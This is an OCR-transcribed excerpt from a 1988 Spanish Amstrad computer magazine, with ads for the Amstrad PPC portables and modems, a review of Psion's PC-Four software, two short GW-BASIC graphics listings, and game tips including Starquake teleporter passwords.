
Llévese consigo todas las posibilidades de su oficina. Las salidas serie y paralelo de los PPC's de Amstrad le permiten conectar impresoras y plotters. Estos ordenadores incluyen conectores para la línea telefónica y para el teléfono*, y también existe la posibilidad de incorporar una unidad de disco duro y cuatro ranuras del tipo PC mediante un módulo de expansión.

Por otro lado, el uso del interface serie facilita la transferencia de datos a otros ordenadores.

* VERSION PPC640

SU PRECIO I

PROGRAMA: O
residente que in
— Base de dat
— Tarjetero el


PPC

PARA MAS INFORMACION RUEGO:

□ ENVIO DOCUMENTACION POR CORREO

Ams. User

D./EMPRESA ____
DOMICILIO ____ C.P. ____
CIUDAD ____ PROVINCIA ____
TELEFONO ____

ENVIAR A: **AMSTRAD ESPAÑA.** Aravaca 22 - 28040 MADRID

**AMSTRAD ESPAÑA** ARAVACA, 22, 28040 MADRID, TELEFONO 459 30 01, TELEX 47660 INSC E, FAX 45
**CATALUÑA Y BALEARES:** TARRAGONA, 110, 08015 BARCELONA, TELEFONO 425 11 11, TELEX 93133 ACE, E, FAX 24
**LEVANTE-MURCIA:** COLON, 4-3.º B, 46004 VALENCIA, TELEFONOS 351 45 52 / 351 45 04, FAX 35
**NORTE CENTRO:** MARIA DIEZ DE HARO, 10 BIS, 6.º, DEP. 8 Y 9, 48013 BILBAO, TELEFONO 44

# TRAD CREA
# INA PORTATIL

1968 AMSTRAD 1988
20 AÑOS
ANIVERSARIO

## DISCO DE 3.5"

Los portátiles de Amstrad se presentan con una o con dos unidades de disco estándar de 720 K y 3.5". Estos discos llevan incorporada su propia protección, con lo que puede llevarlos en su bolsillo o en el maletín sin preocuparse por su deterioro.

## 5 TOMAS DE ALIMENTACION

Con sus 5 posibilidades de alimentación, los PPC's "nunca le dejan tirado". Usted puede utilizar pilas normales, puede conectar el ordenador al enchufe del encendedor de su coche (se incluye conector), puede utilizar la fuente de alimentación del monitor de su PC 1640, puede usar la fuente de su módulo de expansión o, si lo prefiere, conectarlo a la red con el adaptador que suministramos.

## ALTA VELOCIDAD DE PROCESO

Métale toda la prisa que quiera a los PPC's de Amstrad. Su poderoso microprocesador 8086, a 8 MHz., agiliza los trabajos. Y si quiere acelerar aún más, para hacer correr hojas de cálculo o programas CAD, inclúyale un microprocesador matemático 8087.

## TECLADO AMPLIADO

En lugar de reducir el teclado, como hacen otros portátiles, los PPC's lo amplían hasta 101 teclas, incluyendo todas las teclas de función especiales para las aplicaciones del MS-DOS

AMSTRAD PC

DE 1?00 + IVA

INC


Orga PPC. Aplicación
incor ientes utilidades:
tos.
electr

- Procesador de texto.
- Calculadora.
- Agenda electrónica.
- Marcador automático de teléfono.
- Correo personalizado ("Mail Merge").

BOLSA DE TRANSPORTE
Le regalamos una práctica bolsa de transporte para llevar y proteger su PPC y todos sus elementos (fuente de alimentación, manuales, diskettes, cables, etc.)




DELEGACIONES CENTRO: ARAVACA, 22, 28040 MADRID, TELEFONO 459 30 01, TELEX 47660 INSC E, FAX 459 22 92
CANARIAS: ALCALDE RAMIREZ BETHENCOURT, 17, 35004 LAS PALMAS DE GRAN CANARIA, TELEFONO 23 11 33, TELEX 96496 TEIC E
NOROESTE: JUAN FLOREZ, 18-1.°, LOCAL 2, 15004 LA CORUÑA, TELEFONOS 25 52 16 / 25 50 22 / 25 53 78
SUR: ALAMEDA DE COLON, 9-2.° 29001 MALAGA, TELEFONO 21 37 40, FAX 21 69 94




# PSION PC-FOUR

# SENCILLEZ ANTE TODO

**En el ya abundante mercado del software integrado aparece ahora un nuevo paquete, desarrollado por Psion, con las aplicaciones y características ya habituales. Pero PC-Four intenta imponerse sobre sus compañeros jugando una baza poco extendida entre los programas de calidad: la sencillez de manejo.**

ES este un paquete que le resultará familiar a los más veteranos en esto de la microinformática, pues se trata ni más ni menos que del software que acompañaba en origen al Sinclair QL. Pero en esta ocasión abordamos la versión para PC, una revisión que desde luego satisface los niveles de calidad profesional de este tipo de máquinas.

PC-Four es un paquete integrado para PC's que combina cuatro aplicaciones (procesador de textos, base de datos, hoja de cálculo y gráficos), con una estructura y funcionamiento similares. A la potencia estándar de estas aplicaciones se añade la simplicidad de su manejo, apoyada por una extensa información en el manual

La integración permite la transferencia de datos entre los programas mediante comandos comunes de importación y exportación, y el control de algunas operaciones similares con un esquema de trabajo parecido. Unicamente, el procesador de textos presenta un tratamiento diferente, ya que se ha pensado más en el intercambio de información con otros procesadores de textos que con las restantes aplicaciones de PC-Four.

El paquete incluye, además del manual, cinco disquetes de 5,25 pulgadas. Uno de ellos se ha dedicado a un completo tutorial y los cuatro restantes contienen los programas correspondientes: PC-Quill (el procesador de textos), PC-Archive (la base de datos), PC-Abacus (hoja electrónica) y PC-Easel (generador de gráficos de gestión). Este último se presenta en dos versiones, una normal y otra para el entorno GEM.

PC-Four se ha diseñado para trabajar en un PC con disco duro o sin él (en este caso puede incluso trabajar con una sola unidad de disco, aunque resulta demasiado engorroso). Requiere una configuración mínima de 256Kb de RAM, si bien el programa GEM-Easel necesita 512Kb ó 640Kbytes.

En cuanto a los periféricos, es recomendable el uso de ratón para aliviar el movimiento a través de la base de datos y la hoja de cálculo, aunque puede realizarse también combinando las teclas del cursor. Existe una amplia gama de impresoras con las que trabaja el programa, si bien se necesita una impresora con capacidades gráficas para imprimir los gráficos de PC-Easel. Para adaptar un driver de impresora a las necesidades del usuario se utiliza el programa Pedit del disco Tutor, que ofrece una lista de impresoras y elementos a seleccionar.

## Buenos detalles


La sencillez de uso es, más que un detalle, una característica propia de PC-Four, que se aprecia incluso en el manual que acompaña al paquete, con una completa información estructurada en capítulos y apéndices. Sin embargo, donde se

```
HELP        CURSOR      TEXTO                          T.LETRA     COMANDOS
pulse F1    mueve ↑     Nueva línea: Pulse ←┘          pulse F4    pulse F3
VENTANA     con ← →     Borrar:        ←— o DEL        GLOSARIO    SALIDA
pulse F2    teclas↓     Cambia modo: F9                pulse F5    pulse ESC
....:....1....:....2....:....3....:....4....:....5....:....6....:....7....:....8

        Este es un documento de prueba para ver las posibilidades
del paquete integrado PC FOUR, qu incluye el procesador de
texto, denominado "QUILL", base de datos, "ARCHIVE", hoja de
cálculo, "PC-ABACUS" y por último,"PC-EASEL", un programa de
gráficos de gestión.
        Es como una gran familia dirigida por un programa
tutorial (que no rueda siguiendo las instrucciones del Manua
        l), en un conjunto sofisticado y comandado por un juego
de órdenes potentes y sencillas de utilizar.
        Dispone procedimientos y métodos muy fáciles para
transferir información entre programas del mismo paquete o
importados de otros.
        Permite la integración de los datos contenidos en
cualquier parte del programa, con la ventaja que conlleva
utilizar cada una en su rincón correspondiente. Si bien no

MODO: INSERT      PALAB: 125     LINEA 9      PAG.: 1
T.LETRA : Normal                                  DOCUMENTO "almu"
```

PC-Quill, el procesador de textos de PC-Four.




Un sencillo ejemplo de las posibilidades de PC-Easel.

encuentra la verdadera ayuda es en el disco de Tutorial, con un programa tutor para cada aplicación, funciones complementarias y definición de periféricos.

En cualquier momento se puede acceder a la ayuda mediante la tecla F1, apareciendo en pantalla el nivel de ayuda correspondiente al trabajo que se está realizando. La estructura piramidal de la ayuda permite al usuario ir accediendo paulatinamente a los distintos niveles y a las informaciones adicionales sobre temas particulares de cada nivel. Un hecho destacable es que todas las ayudas de pantalla están en castellano, como la mayoría de los comandos del programa.

Otro detalle grato es el aspecto similar de los cuatro programas de PC-Four, basado en una pantalla dividida en tres zonas. La zona superior es el área de control o mensajes, con una lista de opciones (seleccionadas con F3) e indicaciones de confirmación. La zona inferior es la denominada área de estado, que informa sobre la situación del trabajo y el estado de las teclas y contiene la línea de entrada, con las instrucciones que el usuario escribe. Por último, la zona central corresponde al área de representación visual o área de trabajo, que muestra un aspecto particular en cada aplicación. Esta zona puede ampliarse eliminando el área superior de mensajes mediante F2. Con la tecla F10 se restaura el aspecto de la pantalla.

El usuario puede crear sus propios comandos utilizando los ficheros TSL (lenguaje de secuencia de tareas) en los que se archivan secuencias de pulsaciones de teclas y se incluyen comandos especiales definidos con sus correspondientes códigos. Finalmente, el programa ha previsto la posibilidad de errores por falta de espacio en el disco, que suelen dejar «colgada» la operación que se realizaba. Se ofrece así una gama de opciones de listado de directorios y supresión de ficheros, restaurándose al momento la operación abortada.

## Potencia del programa

El procesador de textos, PC-Quill, es una utilidad que recoge, simplificándolas, todas las funciones y procesos comunes a los tratamientos de textos, desde los diferentes tipos de letra, glosarios, formateados y justificación de márgenes, etcétera, hasta búsquedas, extracciones, funciones de correo y tratamiento con ficheros importados. Lo que quizá se echa en falta es el corrector ortográfico a que nos tienen acostumbrados la mayoría de los paquetes de reciente aparición.

En PC-Quill, la zona superior de la pantalla (en general, algo recargada) informa sobre las opciones, la activación de ventanas y selección de comandos, mientras el área inferior de estado se reserva para los datos del documento abierto, el modo de escritura utilizado, matrices, línea, página y el juego de instrucciones disponible en una determinada tarea.

PC-Abacus, la hoja de cálculo, se utiliza para planificar, obtener datos en tablas, realizar cálculos y almacenar y presentar la información introducida por teclado, o bien importada de otros ficheros o programas. La información se estructura en una red de 999 filas y 255 columnas, dando un total de 250.000 celdas o casillas para contener datos numéricos y/o alfabéticos. La hoja presenta una gran flexibilidad de uso, con cálculos diversos, simplificación de las operaciones, manipulación de datos mediante sentencias de entrada-salida y variables de texto, empleo de fórmulas para interrelacionar bloques, filas o columnas que se copian automáticamente en otra parte de la hoja, etcétera. El contenido de la hoja puede exportarse a otros programas, en particular al propio generador de

gráficos de PC-Four, excepto cuando se utilice una clave de acceso personal.

La base de datos, PC-Archive, sigue un esquema simple de creación de ficheros, así como de utilización de comandos, aunque es posible incrementar el grado de complejidad utilizando ficheros relacionados que compartan información. Entre los comandos de pantalla aparecen mensajes en inglés que se han codificado y traducido en un listado de referencias. La flexibilidad de PC-Archive se muestra en la creación de archivos y en la determinación de las dimensiones de ficheros, que no precisa la adjudicación previa de longitud a campos y registros.

Asimismo permite fijar procedimientos personales de trabajo y utilizarlos como comandos adicionales, y dispone un editor de procedimientos para escribir y modificar cualquier parte de un programa, una vez realizado. Esta operación puede hacerse además con el editor permanente de la línea de entrada, aunque no es muy recomendable si las correcciones no son sencillas.

**La hoja de cálculo PC-Abacus, en acción.**




**Algunos de los gráficos permitidos por PC-Easel.**

## PC-Easel

El generador de gráficos de PC-Four presenta una característica peculiar puesta antes de relieve, y es la versión del programa para el entorno GEM, incluida en el disco. La diferencia es mínima, únicamente GEM-Easel permite el cambio de los modos de pantalla, ya que utiliza los drivers de pantalla de GEM.

El programa, en cualquiera de sus dos versiones, permite la visualización gráfica de los datos introducidos en la pantalla, o importados desde otros programas, combinando, si es necesario, gráfico y texto. Se puede considerar un generador interactivo desde el momento en que aparece en pantalla, ya que guía al usuario en su ejecución mediante mensajes en la pantalla, sin que éste deba memorizar números ni comandos. Tampoco necesita preparar las tablas de valores, que residen ocultas en los ficheros del programa. Su estructura es piramidal, secuenciada según operaciones de mayor frecuencia y menor complejidad, hasta las operaciones de remodelación de gráficos completos, que se eligen entre una serie de figuras en el menú.

## Conclusión

PC-Four constituye un paquete completo y de un potencia considerable, ya que incluye las cuatro aplicaciones básicas de los paquetes integrados, con las funciones y características más generalizadas entre ellos. Lo más destacable en él es su gran capacidad de ayuda, comenzando por un manual bien estructurado e informado, y siguiendo con toda una gama de ayudas en pantalla, en castellano, y disponibles desde cualquier nivel de trabajo.

La integración de las aplicaciones se hace patente en la transferencia de datos de uno a otro programa, si exceptuamos el procesador de textos, diseñado para intercambiar información con otros programas, fuera del paquete. De todas formas, el aspecto de las pantallas, los comandos, etcétera, son similares, con lo que se facilita aún más su utilización por el usuario.

**E. Hernández**

**CARACTERISTICAS**
**CONFIGURACION:** Amstrad PC o compatible con un mínimo de 512 Kbytes de memoria.
**DISTRIBUIDOR:** Trades Servicios, S. A. Don Ramón de la Cruz, 17-6. Teléfono (91) 431 13 56. 28001 Madrid.




# ESPECIALISTAS EN TRANSMISION DE DATOS




## MODEMS RED CONMUTADA

| MODELO | 300 BPS V.21 | 1200 BPS V.22 | 2400 BPS V.22 BIS | SINCRONO | ASINCRONO | FULL DUPLEX | COMPATIBLE HAYES | CORRECCION AUTOMATICA ERRORES | SOBREMESA | TARJETA PC CON SOFT |
|---|---|---|---|---|---|---|---|---|---|---|
| MT212PC | SI | SI | — | — | SI | SI | SI | — | — | SI |
| MT224EC | — | SI | SI | — | SI | SI | SI | SI | — | SI |
| MT212EH | SI | SI | — | SI | SI | SI | SI | SI | SI | — |
| MT224EH | SI | SI | SI | SI | SI | SI | SI | SI | SI | — |
| MT224AH | — | SI | SI | SI | SI | SI | SI | — | SI | — |



- Plazos de entrega muy cortos.
- Conversión de velocidad.
- Línea dedicada o red conmutada.
- Corrección automática de errores.
- Almacenamiento de configuración no volátil, etc.
- Venta a distribución.




*Enrique Larreta, 9*
*28036 MADRID*
*Telf.: 91/733 20 50*
*Télex 23.178*
*Fax: 91/315 53 12*

*DELEGACION BARCELONA*
*Calabria, 129-131*
*08015 BARCELONA*
*Telf.: 93/424 46 55*
*Fax: 93/424 87 49*

Desearía:

Ampliar información ☐

Visita ☐

Nombre: ..............................

Empresa: ..............................

Dirección: ..............................

Teléfono: ..............................



# A DOBLE ALTURA

EL programa que aparece junto a estas líneas se encarga de imprimir los caracteres habituales que usa el ordenador, pero con distinta altura. Para ello maneja directamente el fichero de presentación visual o, lo que es lo mismo, la memoria que contiene la información que será emitida hacia el monitor. Al estar escrito íntegramente en BASIC, resulta un poco lento, pero el resultado es bastante vistoso.

Aparte de poder seleccionar la altura del carácter, el programa también es capar de escribir de forma invertida horizontalmente o con efecto de espejo, esto es, haciendo un giro horizontal de cada carácter, de manera que parecer estar reflejado.

Para incluir este truco en forma de subrutina en vuestros propios programas no hay más que quitar la parte que se encarga de pedirnos los datos (líneas 10 a 140) e inicializar las siguientes variables con los parámetros que elijais.

— F$——> texto a imprimir.

— INV—> cuando vale 1 el texto se imprimirá invertido horizontalmente.

— ESP—> con valor 1 se hará el efecto de espejo.

— X,Y—> son las coordenadas en caracteres de la esquina superior izquierda del lugar donde se imprimirá el texto.


Hay que decir que si el texto se saliera por debajo de la pantalla, la rutina omitirá todo lo que sobre y no realizará ningún tipo de scroll.

**José Luis Couto**

```
10 REM  ************************************************************
20 REM  *         (C) 1988  José Couto y AMSTRAD User             *
30 REM  ************************************************************
40 CLS:KEY OFF:SCREEN 2
50 DEF SEG=&HB800:DIM B(4,2):REM &HB000 INICIO DISPLAY FILE
60 LINE INPUT "Frase-> ",F$
70 INPUT "Coordenada X-> ",X
80 INPUT "Coordenada Y-> ",Y
90 IF X>80 OR X<=0 OR Y>24 OR Y<=0 THEN CLS:GOTO 70
100 INPUT "Altura-> ",ALT
110 INPUT "Invertido (S/N)-> ",INV$
120 IF INV$="s" OR INV$="S" THEN LET INV=1:GOTO 150 ELSE INV=0
130 INPUT "Espejo (S/N)-> ",ESP$
140 IF ESP$="S" OR ESP$="s" THEN ESP=1 ELSE ESP=0
150 CLS
160 FOR VOYPOR=1 TO LEN(F$)
170 IF X=80 THEN LET Y=Y+(ALT*2 AND ESP<>1)+(ALT*4 AND ESP=1):LET X=1
180 LOCATE Y,X:A$=MID$(F$,VOYPOR,1):IF A$=" "THEN GOTO 210 ELSE PRINT A$;
190 GOSUB 260
200 IF ESP=1 THEN GOSUB 460
210 LET X=X+1
220 NEXT
230 WHILE INKEY$="":WEND
240 LOCATE 1,1
250 END
260 GOSUB 480
270 FOR N=1 TO 4:REM MEMORIZAMOS EL CARACTER EN LA MATRIZ B
280 LET B(N,1)=PEEK(DIR2+80)
290 LET B(N,2)=PEEK(DIR2+8272)
300 LET DIR2=DIR2+80:NEXT N
310 IF INV=0 THEN INIC=1:FIN=4:PASO=1:I1=1:I2=2 ELSE INIC=4:FIN=1:PASO=-1:I1=2:
2=1
320 LET DIR2=DIR
330 FOR N=INIC TO FIN STEP PASO:REM AQUI POKEAMOS LOS VALORES DEL CARACTER QUE
GUARDAMOS EN LA MISMA FILA EN LA QUE ESTABA
340 FOR U=1 TO 2
350 FOR H=1 TO ALT
360 SCAN1=DIR2+80:SCAN2=DIR2+8272
370 IF SCAN1>7999 OR SCAN2>16191 THEN GOTO 450
380 POKE SCAN1,B(N,I1)
390 POKE SCAN2,B(N,I1)
400 DIR2=DIR2+80
410 NEXT H
420 I3=I2:I2=I1:I1=I3
430 NEXT U
440 NEXT N
450 RETURN
460 LET Y=Y+2*ALT:LET INV=1:GOSUB 480:GOSUB 310:LET Y=Y-2*ALT:LET INV=0
470 RETURN
480 LET DIR=((X-1)+(Y-1)*320)-80:LET DIR2=DIR:REM DIRECCION DEL CARACTER EN
PANTALLA
490 RETURN
```

# TUNEL

En la misma línea que los listados que hemos publicado ya en meses anteriores, os ofrecemos en esta ocasión un pequeño programa, realizado en GW-BASIC, cuya única finalidad es trazar en la pantalla del ordenador un atractivo gráfico. Este programa nos ha sido enviado por José Luis Couto, de Madrid.



```
10 SCREEN 2:CLS:KEY OFF
20 PASO=6
30 FOR N=1 TO 620 STEP PASO
40 LINE (320,100)-(620-N,200)
50 LINE (320,100)-(N,1)
60 NEXT N:PASO=PASO/2
70 FOR N=200 TO 1 STEP -PASO
80 LINE (320,100)-(620,200-N)
90 LINE (320,100)-(1,N)
100 NEXT N
110 WHILE INKEY$="":WEND
```



# BUCK ROGERS SIN JOYSTICK


Si posees el juego Buck Rogers y no tienes joystick, hay un truco que te permitirá jugar con el teclado. En este juego siempre se conecta automáticamente la opción de joystick, pero sí al poner el nombre desde el sistema operativo pulsas una cuantas veces la tecla K, entonces podrás jugar con las teclas de control del cursor.

Dentro de este mismo juego hay otro truco muy útil que sirve para pasar de fase. En cada fase hay tres secciones y la última siempre es en el espacio. Cuando llegues aquí tendrás que matar unas cuantas naves y a continuación aparecerá la nave nodriza; si quieres destruirla con mayor facilidad, deberás situarte en la parte inferior de la pantalla, reduciendo así tu velocidad y consiguiendo que tu tiempo de disparos sea mayor. De esta forma, las posibilidades de ser eliminado son muy inferiores.


**David Morado**

# STARQUAKE

**¡Prepárate a recorrer 512 pantallas de intrincadas cavernas en busca de los 9 objetos que restablecerán la paz en el universo!**






UN buen día se desató en un lejano confín la furia de los dioses. Entre rayos, truenos y demás fenómenos apocalípticos nació un inmenso agujero negro del que brotó como por arte de magia un brillante y extraño planeta. Su interior estaba plagado de cavernas, en las que habitaban infinidad de criaturas capaces de flotar en el aire y alimentarse de la energía que arrebataban a otros seres. Pero lo más asombroso consistía en que dicho planeta estaba a punto de crear un gran cataclismo en nuestro universo, debido a que su estructura había sido alterada por inenarrables acontecimientos.



Sus nueve elementos principales, aquellos que conformaban todo lo que se encontraba sobre su faz, habían quedado mutados y producían gran inestabilidad en su órbita. La posibilidad de colisión contra otros planetas hizo que se echase mano del más aguerrido héroe del sistema solar. Este personaje, de apariencia insignificante y de color verdoso, es uno de los más famosos defensores de causas perdidas, y en este juego está a nuestro cargo y responsabilidad.

Así pues, habremos de recorrer las 512 pantallas de cavernas de que se compone el juego, en busca de los objetos claves que tendremos que permutar por los que encontraremos en la pantalla central de todo el complejo de laberintos. Armados con nuestro traje espacial de faena y con una nave ultramoderna, dotada de los más avanzados mecanismos, nos dirigiremos hacia el planeta en cuestión. Comenzaremos el juego en la faz del planeta y junto a nuestra nave, escacharrada contra su superficie. Tras aventurarnos en los primeros laberintos, nos damos cuenta de lo necesario que resulta que nuestro personaje tenga más facilidad de movimiento que el simple andar por el suelo horizontal de las cavernas. Esto nos resultará posible gracias a los pequeños platillos volantes, cuyas bases se encuentran estratégicamente situadas a lo largo y ancho del planeta. Pero estos platillos sólo se pueden recoger y dejar en unas bases determinadas, no en cualquier sitio. Además, resulta imposible recoger cualquier objeto si nos encontramos





sobre el platillo, y tampoco podremos usar los teletransportadores.

El uso de estos aparatos en forma de pequeña cabina resulta fundamental, ya que nos permitirá desplazarnos desde un lugar a otro muy distante con una simple contraseña, que indica el punto en que apareceremos a continuación. Como el conocimiento de las quince contraseñas da una gran facilidad a la hora de llegar al final del juego, os daremos la lista entera para que podáis moveros de un lugar a otro del planeta desde el primer momento. Son las siguientes: BAGEL, RUBIA, QUAND, PULSE, NUGAE, ABYSS (muy cerca de este punto se encuentra la pantalla de cambio de los nueve objetos), MORIA, MOIST, LOUSE, LIMMA, KYANG, RAPID, CLOUD, HIDEE y WATER.

Los típicos enemigos en forma de seres volantes que absorberán nuestra energía se pueden eliminar muy fácilmente con nuestro láser de bolsillo, cuyas baterías habremos de recargar periódicamente como los utensilios que encontraremos en nuestro vagar por el planeta. Otros utensilios nos permitirán recargar nuestras propias baterías o la de nuestra escalera a presión portátil, utilizable para ascender cuando no tengamos a mano un platillo espacial.

